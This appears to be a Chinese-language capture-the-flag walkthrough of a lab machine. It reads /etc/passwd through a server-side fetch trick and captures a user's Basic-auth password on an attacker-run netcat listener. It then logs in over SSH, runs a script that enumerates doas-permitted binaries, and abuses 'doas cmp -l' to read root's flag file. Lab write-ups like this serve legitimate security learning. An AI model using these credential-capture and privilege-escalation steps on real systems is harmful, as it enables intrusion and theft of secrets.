
利用这个技巧，我们不仅枚举了本地文件，还可以利用 HTTP 基本认证的特性，将包含 `Authorization` 头的请求发送到我们本地监听的端口，从而捕获 `welcome` 用户的明文密码。



```
                >> FETCHING_FROM_TRUSTED_ZONE...
>> BYPASSING_FIREWALL_SUCCESS...

<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

```
file:///etc/passwd?meta.dsz
```

成功扫描出welcome用户



```
http://trusted-internal-node/query
```

```
                >> FETCHING_FROM_TRUSTED_ZONE...
>> BYPASSING_FIREWALL_SUCCESS...

root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
welcome:x:1000:1000::/home/welcome:/bin/sh
nginx:x:101:102:nginx:/var/lib/nginx:/sbin/nologin
```

kali本地监听9999让它扫我们试试

```
http://192.168.56.104:9999/?x=meta.dsz
```

```
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# nc -lvvp 9999
listening on [any] 9999 ...
192.168.56.217: inverse host lookup failed: Unknown host
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.217] 50600
GET /?x=meta.dsz HTTP/1.1
Host: 192.168.56.104:9999
Authorization: Basic d2VsY29tZTpOUGtBMnNMbmJRNEVPV3l6
Accept: */*

 sent 0, rcvd 124
```

成功收到监听，但返回了一组b64加密过的凭证

```
welcome:NPkA2sLnbQ4EOWyz
```

```
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# ssh welcome@192.168.56.217
The authenticity of host '192.168.56.217 (192.168.56.217)' can't be established.
ED25519 key fingerprint is: SHA256:xJ9OoWmr5sPR2afHz9etzSdtxINmLI+JvbwgV/iCsWY
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:11: [hashed name]
    ~/.ssh/known_hosts:94: [hashed name]
    ~/.ssh/known_hosts:109: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.217' (ED25519) to the list of known hosts.
welcome@192.168.56.217's password:
              _
__      _____| | ___ ___  _ __ ___   ___
\ \ /\ / / _ \ |/ __/ _ \| '_ ` _ \ / _ \
 \ v  v /  __/ | (_| (_) | | | | | |  __/
  \_/\_/ \___|_|\___\___/|_| |_| |_|\___|

Meta:~$ ls
Meta:~$ ls -al
total 8
drwxr-sr-x    2 welcome  welcome       4096 Jan  1 23:40 .
drwxr-xr-x    3 root     root          4096 Jun  3  2025 ..
lrwxrwxrwx    1 root     welcome          9 Jun  3  2025 .ash_history ->
/dev/null
Meta:~$ sudo -l
-sh: sudo: not found
Meta:~$ find / -perm -4000 2>/dev/null
/tmp/sh
/bin/bbsuid
/usr/bin/doas
```

成功以welcome的身份登录，查找相关suid文件，发现doas

> `doas` 是 OpenBSD 开发的一款极简主义权限提升工具，旨在作为 `sudo` 的安全、轻量级替代品。它的核心设计哲学是“少即是多”，通过摒弃 `sudo` 中庞大且复杂的插件系统和历史包袱，用极精简的代码实现了“以其他用户（通常是 Root）身份执行命令”这一核心功能。这种设计极大地降低了软件的攻击面和潜在漏洞，使其成为 Alpine Linux 等关注安全的发行版的首选提权工具。

> `doas` 的配置极其直观，仅依赖 `/etc/doas.conf` 单一文件，通过 `permit`（允许）和 `deny`（拒绝）规则自上而下地控制权限，支持 `nopass`（免密执行）和 `keepenv`（保留环境变量）等常用选项。在安全审计和 CTF 场景中，`doas` 的核心利用点通常在于配置文件中的白名单逻辑漏洞，例如管理员错误地配置了某个工具（如编辑器或文件读取工具）允许免密运行，攻击者即可利用这些工具的特性（GTFOBins）实现任意文件读写或提取 Root Shell。

ai写一个脚本枚举doas可用命令

```
#!/bin/sh

echo "========================================"
echo "    Doas Permitted Command Enumerator   "
echo "========================================"

# 定义要扫描的常见二进制目录
# 注意：有些配置可能是绝对路径，所以遍历目录是必要的
DIRS="/bin /usr/bin /sbin /usr/sbin /usr/local/bin"

for dir in $DIRS; do
    # 如果目录不存在则跳过
    if [ ! -d "$dir" ]; then continue; fi

    echo "[*] Scanning directory: $dir ..."

    for cmd in "$dir"/*; do
        # 确保是可执行文件
        if [ ! -x "$cmd" ]; then continue; fi

        # 获取文件名
        base_name=$(basename "$cmd")

        # 跳过 doas 自己，防止死循环
        if [ "$base_name" = "doas" ]; then continue; fi

        # 测试逻辑：
        # 1. echo "A" | ... : 提供一个假输入，防止某些命令交互式等待
        # 2. timeout 1 ...  : 防止命令卡死 (如果有 timeout 命令)
        # 3. 2>&1           : 捕获错误输出
        # 4. grep           : 查找拒绝的关键字符串

        # 简单版（大部分 Linux 环境适用）：
        # 尝试运行命令的 help。如果被禁，doas 会直接拦截并报错 "Operation not permitted"
        # 如果没被禁，doas 会尝试运行它（可能报错参数不对，或者提示输密码），这都算成功。

        output=$(timeout 1 doas "$cmd" --help 2>&1)

        # 检查输出中是否包含 "Operation not permitted"
        # 如果不包含这个错误，说明这个命令是允许的！
        if ! echo "$output" | grep -q "Operation not permitted"; then
            echo ""
            echo "----------------------------------------------------"
            echo " [!!!] 发现潜在可用命令: $cmd"
            echo "----------------------------------------------------"
            # 提取输出的第一行作为样本展示
            sample=$(echo "$output" | head -n 1)
            echo "输出样本: $sample"
            echo "--------------------------------------------------"
        fi
    done
done

echo "[*] 枚举结束。"
```

发现cmp命令可用

> `cmp`（Compare）是 Linux 系统中一个用于**逐字节比较两个文件差异**的基础命令，其标准功能是检测文件一致性（若文件相同则无输出，若不同默认仅报告第一个差异点的偏移量）；但在安全攻防（CTF）场景中，它常被视为一种**任意文件读取**的利用工具——攻击者可以利用 `-l`（verbose，列出所有差异）参数，将受保护的目标敏感文件与标准空设备（`/dev/zero`）进行对比，迫使 `cmp` 将目标文件的每一个字节都作为“差异数据”打印出来，从而绕过 Shell 的直接读取限制（如 `cat` 被禁时）获取完整文件内容。

那么直接读flag或者读shadow都可以

深入解析 `cmp` 提权： 我们发现 `doas` 允许无密码运行 `/usr/bin/cmp`。`cmp` 本意是比较文件，但配合 `-l` (verbose) 参数，它会输出所有不同的字节。我们将目标文件与 `/dev/zero`（空文件）比较，实际上就是把目标文件的所有字节以八进制形式打印出来。

```
/tmp $ doas /usr/bin/cmp -l /root/root.txt /dev/zero 2>/dev/null | awk '{print
$2}' | while read c; do printf "\\$c"; done; echo
flag{root-7c577b6ec894f1a5ce0a5800d361a962}



cmp -l ...: 输出差异，格式为 "偏移量 八进制字节"。
awk '{print $2}': 只提取第二列（八进制字节）。
while read c...: 循环读取每一行。
printf "\\$c": 将八进制（如 141）转义为字符（如 'a'），从而还原文件内容。
```